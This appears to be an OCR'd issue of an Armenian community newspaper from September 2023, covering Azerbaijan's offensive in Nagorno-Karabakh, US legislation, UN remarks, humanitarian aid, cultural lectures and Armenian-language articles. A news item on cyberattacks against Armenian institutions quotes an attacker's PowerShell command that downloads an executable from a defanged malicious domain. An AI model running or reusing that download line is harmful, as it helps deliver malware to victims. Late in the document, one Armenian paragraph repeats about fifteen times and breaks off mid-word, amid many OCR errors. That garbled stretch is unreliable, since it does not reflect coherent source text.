WASHINGTON, DC – Congressional Caucus on Armenian Issues Co-Chairs Congressman Frank Pallone, Jr. (NJ-06), David G. Valadao (CA-22), and Adam B. Schiff (CA-30) introduced the bipartisan Supporting Armenians Against Azerbaijani Aggressions Act. The comprehensive legislation addresses Azerbaijan’s unprovoked aggressions and atrocities against Armenia and Artsakh (Nagorno-Karabakh), provides humanitarian assistance to Armenians in dire need, and strengthens cooperation between the United States and Armenia.

The bill specifically authorizes foreign military financing for Armenia, bolsters American and Armenian partnerships in the energy, scientific, and technology sectors, instructs the Administration to develop a comprehensive plan to protect Armenians living in Artsakh, and repeals Section 907 of the FREEDOM Support Act that bans most assistance for Azerbaijan.

“President Aliyev’s genocidal campaign against the Armenian people of Artsakh has gone on too long, and it is past time the United States takes meaningful action to halt it. This legislation takes a major first step in addressing the atrocities committed by his regime and holding him and his cronies accountable for the death and destruction they have wrought. It would also provide the Armenian people impacted by the conflict with the assistance and security they need to live safely in their ancient homelands without fear of reprisal from the Azerbaijani government,” Pallone said. “Additionally, it includes several positive provisions that seek to grow the U.S.-Armenia partnership and help strengthen Armenia’s economy, democracy, and overall standing in the region. I look forward to working



with the Senate where a companion bill has been introduced and get it across the finish line.”

Azerbaijani President Ilham Aliyev orchestrated deliberate attacks and weaponized starvation against the Armenian population in Artsakh since December 2022 to force them into exile. After the most recent attack earlier this week, the Azerbaijani government has discussed establishing so-called “humanitarian corridors” that could be opened for civilians to leave Nagorno-Karabakh. This is a strategy meant to further perpetuate their campaign of ethnic cleansing using violence, hunger, and fear to push these people out of their homeland.

Armenians have called Nagorno-Karabakh home for thousands of years. The Congressional Caucus on Armenian Issues has consistently called on the United States to use every diplomatic tool, including sanctions, to help guarantee their right to remain there. They have also called on the State Department and international partners to take immediate action to halt any further aggressions by Azerbaijani forces, ensure Armenian civilians’ safety and security, and provide critical humanitarian aid to these people in dire need.

Armenia Was Under Heavy Cyberattack Prior to Azeri Offensive in NK – Expert

YEREVAN — The Armenia International Airports and governmental agencies came under heavy cyberattacks prior to the Azeri attack on Nagorno-Karabakh.

Information security expert Samvel Martirosyan said that the attacks happened September 10-19.

Hackers used an MS Word document with a virus falsely presented as a warning by the National Security Service.

“They spread fake statements addressed from the NSS, letters to specific targets, including the airport and state institutions. The attackers were very well aware of the Armenian internal bureaucratic processes, the ongoing situation,” Martirosyan warned.

The cyberattacks were clearly carried out by a serious team, most likely with links to governments.

“At this moment I can’t say who was behind this attack,” he said, adding that there are few countries who could have done so.



Singapore-based web analyst Zhixiang Hao also commented on the cyber-attack on X.

“APT attacks target Armenia. Attackers forged documents from the National Security Service of the Republic of Armenia. There is vba macro code powershell iwr https://karabaktelekom[.]com/api/ekengmta.exe -UsebasicParsing -Outfile C:\users\Public\Downloads\ekengmta.exe,” he posted on X.

FM Mirzoyan Warns UN of Azerbaijan's Policy of Ethnic Cleansing Against Karabakh and Forcefully Imposing on Armenia an Extraterritorial Corridor



NEW YORK -- The international community must intervene to prevent Azerbaijan from committing genocide in Nagorno-Karabakh after its latest military offensive there, Foreign Minister Ararat Mirzoyan told the UN General Assembly late on Saturday.

He also said that Baku may be planning to attack Armenia as well in an attempt to open an "extraterritorial corridor" to Azerbaijan's Nakhichevan exclave.

Speaking during a session of the General Assembly, Mirzoyan again accused Azerbaijani forces of committing atrocities as part of ethnic cleansing in Karabakh planned by Baku.

"As I speak today, 30 percent of the population of Nagorno-Karabakh is displaced," he said. "The entire population of Nagorno-Karabakh remains without any means of subsistence, as just limited humanitarian assistance has been able to enter into Nagorno-Karabakh. There is no food, no medicine, no shelter, no place to go. People are separated from their families, terrorized and fear for their lives."

"A number of international human rights organizations, lawyers, genocide scholars, reputable independent experts ... have already characterized the situation on the ground in Nagorno-Karabakh as a risk of genocide ... Let me draw your attention to the fact that after its failure of preventing Genocide in Rwanda, the United Nations managed to create mechanisms for prevention, thus making 'never again' a meaningful pledge. But

today we are at the brink of another failure," added Mirzoyan.

He went on to call for an immediate deployment to Karabakh of a UN mission that would "monitor and assess the human rights, humanitarian and security situation on the ground."

"Claims that the United Nations is not present on the ground, so has no capacity to verify the situation cannot be an excuse for inaction," he said.

Mirzoyan declared in his speech that "forcefully imposing on Armenia an extraterritorial corridor, a corridor that will pass through the territory of Armenia but will be out of our control, can be the next target" of Azerbaijan.

"Azerbaijan has a hidden agenda when it comes to unblocking regional transport and economic communications. As a landlocked country, Armenia is vitally interested in implementation of the agreement on the unblocking of all the regional communications on the basis of sovereignty, national jurisdiction, equality and reciprocity. Armenia is a long-standing advocate of the inclusive and equitable transport connectivity with the view to promote trade, cooperation and people-to-people contacts, whereas our neighbors continue to impose the three decades-long blockade of Armenia, as part of its well-established policy of economic coercion of my country. The so-called "corridor" logic promoted by Baku and their hidden and open sponsors is aimed at undermining the sovereignty and territorial integrity of Armenia and justifying its territorial claims" Concluded Mirzoyan.

International Mission Should Be Sent

Continued from page 1

"President Biden sent me here to meet with Government officials, NGOs and civilians, families fleeing Nagorno Karabakh. Many of them fled their village under shelling, and many that have arrived are suffering from severe malnutrition, according to doctors," she said.

"It is absolutely critical that international monitors and humanitarian organizations get access to the people in Nagorno Karabakh who still have dire needs," the USAID Administrator stressed.

"We know that there are injured civilians in Nagorno Karabakh that need to be evacuated and it is absolutely essential that evacuation be facilitated by the government of Azerbaijan," she noted.

Power announced that given the scale of the needs that the people in Nagorno Karabakh are facing, the US will provide \$11.5 million in humanitarian assistance.

"This assistance will be used to provide everything from food to social-psychological support, she said. It will also be used to contribute to efforts to reunite families," she said.

123 Turkish Scholars Warn of Clear Danger of Ethnic Cleansing and Genocide Facing Armenians in Nagorno-Karabakh

123 Turkish intellectuals have issued a statement warning about the genocidal policy carried out by Azerbaijan in Nagorno-Karabakh and calling on the international community to take action and prevent new human tragedy instead of remaining in the role of an observer.

In the statement provided to ARMENPRESS, the Turkish scholars noted that the Azerbaijani regime, which has blockaded Nagorno-Karabakh for nine months, launched military operations in front of the whole world during the UN General Assembly.

"Azerbaijan carried out this attack with explicit support from Turkey and Israel, while the whole world was silently watching what was happening. There is a clear danger of ethnic cleansing and genocide," the Turkish scholars said in the statement, emphasizing that former ICC chief prosecutor M. Ocampo's warnings are turning into reality one by one.

The Turkish intellectuals reminded that Azerbaijan has been ignoring and disregarding many countries and international organizations that were calling for an end to the blockade. And now, according to the scholars, there is no sense to expect that the Baku regime would heed to the calls to cease hostilities in Nagorno-Karabakh.

"They [Azerbaijan] seek to completely take control over Nagorno Karabakh, Artsakh, and exterminate Armenians from territories where Armenians have lived for centuries, and in case of resistance simply kill them. The despotic Azerbaijan's goal is one – to end through violence the existence of Armenians within borders drawn by force," reads the statement. The intellectuals noted that just like the Azeris destroyed the Armenian cemetery in Julfa, they will erase Armenians and Armenian trace from Artsakh.

Expressing deep concern over the developments, the Turkish intellectuals emphasized that the international community isn't doing enough. "We repeat once more, genocide prevention doesn't imply to wait for it to happen and then only intervene. Genocide prevention is first of all taking active actions. We call on all countries, led by the UN, all international organizations and the international community, to assume an active stance," reads the statement.

The scholars called for the evacuation of the civilians who are left as hostages in the region and provision of

humanitarian aid. "The right of the people of Nagorno-Karabakh to freely exercise their right to be a citizen of any country must be guaranteed."

Signatories include Taner Akcam, Baskin Oran, Sait Cetinoglu, Cengiz Aktar, Aris Nalci, Eren Keskin and others.

Full list signatories below:

A.Serdar Koçman, Abdullah Demirbas, Adil Okay, Adnan Cangüder, Ahmet Hulusi Kirim, Ahmet Konuk, Akin Birdal, Akin Atauz, Akup Alakus, Ali Ekber Kaypakkaya, Ali Gökkaya, Anjel Dikme, Ari Günter, Aris Nalci, Armen Korkmaz, Atilla Dirim, Attila Tuygan, Ayse Hür, Aziz Tunç, Baskin Oran, Burak Demir, Cengiz Aktar, Cengiz Gürtekin, Demir Sönmez, Denis Dreisbusch, Dilek Ak, Dinç Dinç, Dogan Özgürden, Emre Uslu, Enver Enli, Eren Keskin, Faruk Mizrak, Fatime Akalin, Fatin Kanat, Fatma Gök, Ferhat Umruk, Ferit Barut, Feyyaz Kerimo, Fikret Baskaya, Garo Kaprielyan, Gülsären Yoleri, Gün Zileli, Güngör Senkal, Haci Orman, Hakan Tahmaz, Haldun Açıksözlü, Halil Savda, Hanife Elmadağ, Haydar Dogan, Hosrof Köletavitoglu, Hovsep Hayreni, Hrant Kasparyan, Huriye Sahin, Hüseyin Habib Taskin, Hüseyin Karakus, Hüseyin Senol, Hüsnü Öndül, Ilyas Danyeli, Inan Gedik, Inci Tugsavul, Ishak Kocabiyik, Jan Beth-Sawoce, Kasim Ergün, Kayus Çalikman G., Kazim Gündogan, Kemal Bilget, Kenan Yenice, Kuvvet Lordoglu, Leman Stehn, Lerna Ekmekçioglu, Mahinur Sasmaz, Mahmut Konuk, Mahmut Uzun, Mazlum Çetinkaya, Mehmet Ali Orgun, Mehmet Onur Yilmaz, Mehmet Tursun, Mehmet Uluisik, Memik Horuz, Mihail Vasiliadis, Miran Afsar, Murad Karakas, Murad Mihçi, Murat Polat, Necati Abay, Nedim Durmus, Nevzat Onaran, Nuran Yüce, Nurten Kirmizigül, Ohannis Conkar, Onur Hamzaoglu, Osman Tiftikçi, Pinar Ömeroglu, Ramazan Gezgin, Recep Marasli, Sait Cetinoglu, Sarkis Adam, Selahattin Esmer, Selay Ertem, Sibel Perçinel, Sinan Canlı, Süleyman Eryılmaz, Saban Iba, Sanar Yurdatapan, Senol Karakas, Siar Risvanoglu, Sükriye Ercan, Sükri Hamarat, Taner Akçam, Tufan Sisli, Tuncay Yilmaz, Ufuk Güneş, Ülkü Çevik, Veysi Sarisözen, Yalçın Ergündogan, Yasemin Balıkçı, Yasemin Çongar, Yıldız Aydin, Zehra Kabasakal Arat, Zeki Kahraman, Zeliha Ikizer, Ziya Özder

Armenian Church Postpones Blessing of the Holy Muron Over the Situation in Artsakh

ETCHMIADZIN -- The Mother See of Holy Etchmiadzin has decided to postpone the Blessing of the Holy Muron scheduled for October 1 given the difficult situation created around Artsakh.

The decision was made at the meeting of the Supreme Spiritual Council chaired by His Holiness Karekin II,

Supreme Patriarch and Catholicos of All Armenians.

It was also decided to declare October 1 as a day of nationwide prayer for Artsakh, on the occasion of which a special Mass will be performed in the Mother See of Holy Etchmiatsin and in all churches of Armenia and the Diaspora.

"The Hunchakian Revolutionary Party in Aintab" Presented by Prof. Ümit Kurt



PASADENA -- Professor Ümit Kurt presented a talk on "The Hunchakian Revolutionary Party in Aintab: Founders, Ideology and Structure" on Sept. 20th at the Garo Soghanalian Center in Pasadena.

The presentation was attended by a large group of diverse community leaders and members who were intrigued by the Professor's vast display of archival materials and his deep knowledge of the subject matter.

Massis Publishing Board Member Krikor Moloyan delivered the opening remarks and asked the audience to take a moment of silence in honor of our brothers and sisters in Artsakh.

Mr. Moloyan read a brief biography of Prof. Kurt's accolades and recognized bodies of work prior to introducing him to the stage. At the outset, the Professor condemned Azerbaijan's ethnic cleansing of the indigenous Armenians of Artsakh

which was met with applause. Prof. Kurt then delved into the SDHP's political activities in Aintab including its structure, key figures, and organizing capabilities.

Immediately following Professor Kurt's presentation, was an in-depth question and answer session, where audience members asked a variety of questions ranging from Professor Kurt's academic interests in Armenian Studies to his present-day experiences in Aintab.

At the small reception following the presentation, Krikor Moloyan commented, "The activities and history of the SDHP is an unexplored area of Armenian history and Massis Publishing aims to facilitate such academic research. We are excited about the community's enthusiasm and participation in Professor Kurt's stellar presentation and have lectures planned for the near future."

Armenian Medics Rushed to Karabakh

Continued from page 1

to Stepanakert early in the morning and evacuated the first injured Karabakh Armenians by helicopter hours later. They were transported to hospitals in Yerevan. Three more such flights were carried out in the following hours.

At least 14 patients were admitted to the Yerevan-based National Center for Burns and Dermatology in the afternoon. An ambulance driver there said more of them are on their way to the hospital.

"The team of doctors transported by helicopter from Armenia to Stepanakert with necessary medicines and medical supplies are currently in the medical institutions of the [Karabakh] republic and together with local doctors are providing the necessary medical assistance to all the victims," read a statement released by Karabakh health authorities.

Early in the afternoon a convoy of Armenian ambulances escorted by representatives of the International Committee of the Red Cross (ICRC) left Armenia for Karabakh through the Lachin corridor controlled by

Azerbaijani forces. A senior Azerbaijani official said, meanwhile, that Baku is ready to open a "medical corridor" to Karabakh for the ICRC.

The precise cause of the blast remained unknown. An official in Stepanakert, Davit Babayan, told RFE/RL's Armenian Service that the authorities there believe it was most probably an accident caused by "negligence." He said they are hardly in a position to conduct an investigation given the ongoing exodus of Karabakh's population to Armenia and Azerbaijan's takeover of the region.

The blast occurred amid a mass exodus of Karabakh's population that followed last week's Azerbaijani military offensive.

Videos posted on social media showed a long line of cars parked near the depot that received large quantities of gasoline over the weekend for the first since Baku blocked traffic through the Lachin corridor last December. Their owners were apparently waiting to fuel up and drive to Armenia along with their families. Thousands of other Karabakh Armenians fled to Armenia earlier on Monday.

"Jerusalem and the Armenians Until the Ottoman Conquest (1516)" by Dr. Claude Mutafian


FRESNO -- Dr. Claude Mutafian will give a presentation on "Jerusalem and the Armenians until the Ottoman Conquest (1516)" at 7:00PM on Tuesday, October 3, 2023, in the University Business Center, Alice Peters Auditorium, on the Fresno State campus.

In the four-fold division of the Old City of Jerusalem, the Christian and the Armenian Quarters are contiguous but independent. This situation corresponds to the ancientness and the importance of the Armenian presence. Jerusalem has indeed remained a myth for Armenians since the 4th century, when Christianity was proclaimed a national religion.

The relations of the Armenians with the Holy City have never ceased, and they culminated at the time of the Crusades, which gave the opportunity to found in Cilicia, at the end of the 11th century, an Armenian State bordering Frankish Syria, which was to convert into a Kingdom one century later. Jerusalem was then home to the seat of an Armenian Patriarchate and the cultural activity was intense: inscriptions, sculptures, mosaics, pieces of goldsmithery, superb manuscripts decorated with miniatures which are among the masterpieces of Armenian art. Under the rule of the Mamluks, Armenian culture continued to flourish in Jerusalem, and the accounts of European travelers never omitted a section devoted to the Armenians.

Today, Jerusalem is the most important repository of Armenian culture outside Armenia.

The aim of Dr. Mutafian's new book is to present the relations between Armenia and Jerusalem in their historical and artistic context. The abundance of maps and genealogical charts makes it easy to read. The iconography plays a fundamental role, the text being essentially treated as captions for images, let them be reproductions of miniatures, monuments, works of art, or manuscript pages of historians and travelers.



In his talk, Dr. Mutafian will discuss the Armenians of Jerusalem and also his new book.

Claude Armen Mutafian is the son of parents who were survivors of the 1915 Genocide. His father is the well-known painter Zareh Mutafian. His studies lead him towards Mathematics, and he taught for more than 40 years in various Universities: Paris, Princeton, New Jersey, Havana, Mexico, and Yerevan. His passion has always been History and he has written about the Genocide and Karabagh, but his main field of interest remains the Medieval period, in particular Cilician Armenia and its relations with the Crusaders and the Mongols. Cilicia at the Crossroad of Empires was published in 1988, and the Historical Atlas of Armenia in 2001.

The lecture is free and open to the public. Parking is available in Fresno State Lots P6 and P5, near the University Business Center, 5245 N. Backer St., Fresno State. A free parking code can be obtained by contacting the Armenian Studies Program.

The lecture will also be livestreamed on the Armenian Studies Program YouTube Channel: <https://bit.ly/armenianstudiesyoutube>.

For information about upcoming Armenian Studies Program presentations, please follow us on our Facebook page, @ArmenianStudiesFresnoState or at the Program website, <https://fresnostate.edu/armenianstudies>.

Armenia's External Security Systems

Continued from page 1

betrayed its "allies" or its obligations with those allies, adding that some allies of Armenia have called into question the country's sovereignty and independence.

"Some of our partners are making more and more efforts to expose our security vulnerabilities, now putting not only our external but also internal security and stability at risk, violating the ethics of diplomatic, interstate relations in the process," Pashinyan stated.

Pashinyan said his administration is determined to strengthen Armenia's sovereignty and democracy and called on international partners to assist in this effort.

Pashinyan said Armenia intends to ratify the Rome Statute on the International Criminal Court (ICC) since it will serve as an international platform

to strengthen Armenia's security given that Armenia-Russia military pacts and Armenia's membership in CSTO weren't adequate to ensure Armenia's security.

He said Armenia's ratification of the Rome Statute isn't directed at Moscow, but rather serves Armenia's national interests.

Pashinyan concluded by saying Armenia's citizens must choose whether to live in a sovereign, independent country or as "fearful residents of far-flung province".

While he didn't directly refer to ongoing street protests calling for his resignation following Azerbaijan's September 19 military offensive that effectively cemented Baku's control over all of Artsakh, Pashinyan clearly believes those calling for regime change are tacitly supporting Moscow's efforts to undermine Armenia's independence and security.

«Քանակի և սույն Մոլորուած Ոչխարը Մատնեմ Գայլերին»

ՅԱՐՈՒԹ ՏԵՐ ԴԱՒԹԵԱՅ

Խորագրի բառերը, ըստ պատմահայր Խորենացիի, արտասանուած են Սբ. Սահակ Պարթեւ կաթողիկոսին կողմէ, ուղղուած պարսկասէր հայ նախարարներուն, որոնք կը դաւադրէին Արտաշէս Գթագաւորը գահընկեց ընել պարսիկ շահին միջոցաւ: 428 թուին արտասանուած այս սկզբունքային խօսքը նոյնքան այժմէական կը հնչէ, որքան այսօր, երբ վտանգուած է մեր պետականութիւնը:

Խոսքը տանք պատմաբան Լէօնին:

«Արարատեան երկրում ծայր էր տալիս պարսկական մէծ ինտրիգը (սադրանքը-ՅՏԴ): Նախարարական բացարձակ դաւադրութիւն կազմակերպուեց Արտաշէս Գթին գահընկեց անելու համար: Դեռ երբէք պարսկական կուսակցութիւնն այնքան վտանգաւոր խաղ էր սարքել իր հայրենիքին դէմ: Երիտասարդ թագաւորի հետ պիտի կործանուէր եւ հայկական դարաւոր անկախութեան վերջին փշուրը:

Այս դրութի մէջ առաջնակարգ ծանր դերը յատկացնուած էր Սահակ կաթողիկոսին, որ պիտի գործէր դաւադրիների հետ միասին: Ծրագրը, նախօրօք, ի հարկէ, պարսից թագաւորութիւնից թելադրուած, այսպէս էր. նախարարները զգուած են Արտաշէս թագաւորի անառակութիւններից, այլեւս չեն կարող տանել նրա վատ արարքները, ուստի կաթողիկոսի հետ միասին խնդրուած են Վուամին՝ (պարսիկ շահին-ՅՏԴ) գահից հեռացնել Արտաշէսին:

Սահակը շատ լաւ էր հասկանուած դաւադրութեան ամբողջ էութիւնը, նրա աստառը: Խնդիրը երիտասարդ թագաւորը չէր, վտանգուած էր ամբողջ հայ թագաւորութեան գոյութիւնը: Այսպիսի մի յանցաւոր գործի մէջ, ի

հարկէ, չէր կարող լինել Գրիգոր Լուսաւորչի վերջին ներկայացուցիչը: Ամբաստանութիւնը նոյնիսկ նորութիւն էլ չէր կազմուած հայոց աշխարհի մէջ: Նրան դիմեց պարսկասէր կուսակցութիւնը Արշակ Բի ժամանակ. նրանով էր օգտուում յունական կուսակցութիւնը Պապին կորցնելու համար:

Վուամն անմիջապէս հարց ու փորձի կանչեց թագաւորին եւ կաթողիկոսին: Տիգրոնուած բացուեց, դատաստան անուան տակ, մի խղճուկ կատակերգութիւն: Պարսից արքունիքը ջանքեր գործ դրեց Սահակին կաշառելու համար: Անհուն հարստութիւններ-ոսկի, արծաթ, կալուածներ խոստացուեցին նրան: Խոստացան մինչեւ իսկ նրա թուան՝ Վարդան Մամիկոնեանին թագաւորավայէլ դիրք տալ հայաստանուած: Բայց մէծ Պարթեւն անդրդուելի մնաց: Նա արդէն պարզ տեսնուած էր ամէն ինչ: Գիտէր, որ ամէն ինչ նախավճռուած վերջացած է նոյնիսկ եւ իր վերաբերմանը եւ բացէիքաց հրաժարուեց մասնակցել ամբաստանութիւնը, թէեւ առանձնապէս չէր էլ պաշտպանուած թագաւորին:

Ամբաստանուների թեւու ու թիկունք էր Սուլրածակ երեցը, որ ամէն տեսակ ալտեղի ցուցմունքներ տուեց արքայից արքայի առջեւ: Նախարարների վերջնական յայտարարութիւնը պարզեց դաւադրութեան ամբողջ պատկերը: Նրանք ասսացին վուամին, թէ իրենք այլեւս ոչ մի թագաւոր չեն ուզուած: «Բնաւ թագաւոր պէտք էլ չէ. պարսիկ մի իշխան կու զայ եւ մեզ վերակացու կը լինի»: Նրանց այլեւս հարկաւոր չէր եւ Լուսաւորչի տոհնը ու խնդրուած էին, որ Սահակն էլ հեռացուի կաթողիկոսութիւնից, իսկ նրա տեղ նշանակուի իրենց քսու վկան՝ Սուլրածակ երեցը: Պարսկական քաղաքականութեան ամենամեծ յաղթանակն էր երկու հարիւր:

Մարուայ մը ցուութիւններից եւ անյաջողութիւններից յետոց: Աւտատական կարգը, որ Հայաստանի ազգային ինքնամփոփի կուլտուրացի (մշակութի-ՅՏԴ) հիմքն էր կազմուած, իր զարգացման եւ ուժեղացման արդիւնքն էր բերուած պետական կործանուած:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարար-

ների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարար-

ների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւեցին: Հայերին այլեւս երբէք չպիտի յաջողուէր մի համազգային պետութիւն ստեղծել:

Վուամը կատարեց նախարարների երկու խնդիրն էլ (428): Արտաշէսը գահընկեց եղաւ, Արշակունեաց թագաւորութիւնը ջնջուած հոչակուեց եւ նրա բոլոր հարստութիւնը պարսիկները յարքունիս գրաւ

Կազմակերպութեամբ Դամասկոսի Նոր Սերունդ Մշակութային Միութեան Գեղարուեստական Երեկոյ Նուիրուած Համաշխարհային Երգահան Արամ Խաչատուրեանի Ծննդեան 120-Ամեակին

Արամ Խաչատուրեանի ծննդեան 120-ամեակին առիթով, Կիրակի, 17 Սեպտեմբեր 2023-ին, Դամասկոսի ՆՍՍՄ-ի եւ ՀՄՄ-ի վարչութիւններու յամառ եւ միասնական աշխատանքով, ՀՄՄ ակումբի շքեղ սրահին մէջ փայլուն միջոցառում մը տեղի ունեցաւ, բարձր հոգանաւորութեամբ եւ ներկայութեամբ թեմիս բարեջան առաջնորդ Տէր Արմաշ Եպս. Նալպանտեանի: Հանդիսութեան ներկայ էին ՍԴՀԿ Կեղրոնական վարչութեան անդամ ընկեր Տոքթ. Վազգէն Համալեան, ՍԴՀԿ Դամասկոսի Վարիչ Մարմինի ատենապետ ընկեր Խորէն Գարքեան եւ վարչութեան անդամները, քոյր միութիւններու ներկայացուցիչներ եւ հիւրեր:



Յայտագիրը սկսած Սուրիոյ եւ Հայաստանի օրէնքրդներով: Բացման խօսքով հանդէս եկաւ Անոյշ Քէօրօղեան-Մարաշլեան եւ օրը համարեց տօնական:

Վաւերագրական ֆիլմ մը ցուցադրուեցաւ ներկաներուն, որ «Շողակաթ» ընկերութեան յատուկ պատրաստութիւնն էր:

Երգչախումբը «Հայոց Օրէնքրդ»-ը եւ «Գարուն Երևան» երգերը երգեց, Հայրենիքին արեւշատութիւն եւ բարօրութեան մաղ-



Թանգերով:

Տեսերիկով արձանագրուած նուագ մը մասնաւոր պատրաստուած էր այս առիթիւ: Սրինգի եւ դաշնամուրի ընկերակցութեամբ, տիկին Անի Արքահամեան Ստեփանեան եւ Սվեթլանա Մերքիրովա նուագեցին Ա. Խաչատուրեանին «Լեզին-



Կա» եւ «Օրորոցալին»:

Ճօրծ Մարաշլեանը իր գեղեցիկ եւ թովիչ ձանով ներկաներուն բարձր տրամադրութիւնն պարզեց երգելով «Հայաստանի կարմիր գինին» եւ «Պեպոյի երգը»:

Մասնաւոր եւ հետաքրքրա-

կան տեսերիկ մը պատրաստուած էր Գարին Գոճացեանէն, որ «Խաչատուրեանը օտարներու ակնոցով» կը ներկայացնէր:

Ալիսիա Գասարձեան դաշնամուրի ընկերակցութեամբ «Waltz from masquerade» նուագեց:

Դամասկոսի ՆՍՍՄ-եան «Մեղրի» պարախումբը խումբ մը աղջիկներ կանացի գեղեցիկ շար-



Ժումաներով պարեցին «Ուգունտարա» պարը «Գալիխանէ» պալէէն: Պարուսոյց՝ Սեւան Մարաշլեան:

Բանախօսին կենսագրութիւնը ներկայացուց Տիկ. Անի Պալամանեան Գոճաչեան:

Օրուան պատուական բանա-

խօսն էր Դամասկոսի «Քնար» երգչախումբի նախկին ղեկավար տիար Շանթ Քէշիշեանը, որ ներկայացուց մէծ երգահան՝ Արամ Խաչատուրեան մարդը, երաժիշտը, հայր, ապա ժամանակագրական կարգով անոր գլխաւոր գործերը:

Խաչատուրեանի թագումը (վաւերագրական) ֆիլմ:

«Գալիխանէ» պալէէի պատմական բացատրութիւնը ներկայացուց Սեւան Մարաշլեան:

ՀՄՄ-ի անգերազանցելի փողերախումբը հրամցուց «Գալիխանէ» նույն վարդագոյն աղջիկներու պարը» եւ բարձր ծափահարութիւններու տարափով ողջունելի եղաւ ներկաներուն կողմէ:

Տէր Արմաշ Եպս. Նալպանտեան արտի խօսքով հանդէս եկաւ. լիշեց հետաքրքրական եւ անկրնելի դրուագներ Խաչատուրեանէն: Օրէնք ձեռնարկի յաջողութեան նպաստած ՆՍՍՄ-ը, ՀՄՄ-ի վարչութիւնը, աշխատողները եւ բոլոր մաս կազմող մկանատները, ապա «Պահպանիչ» ով վակեց յայտագիրը:

Ակումբիս բակին մէջ տօնա-

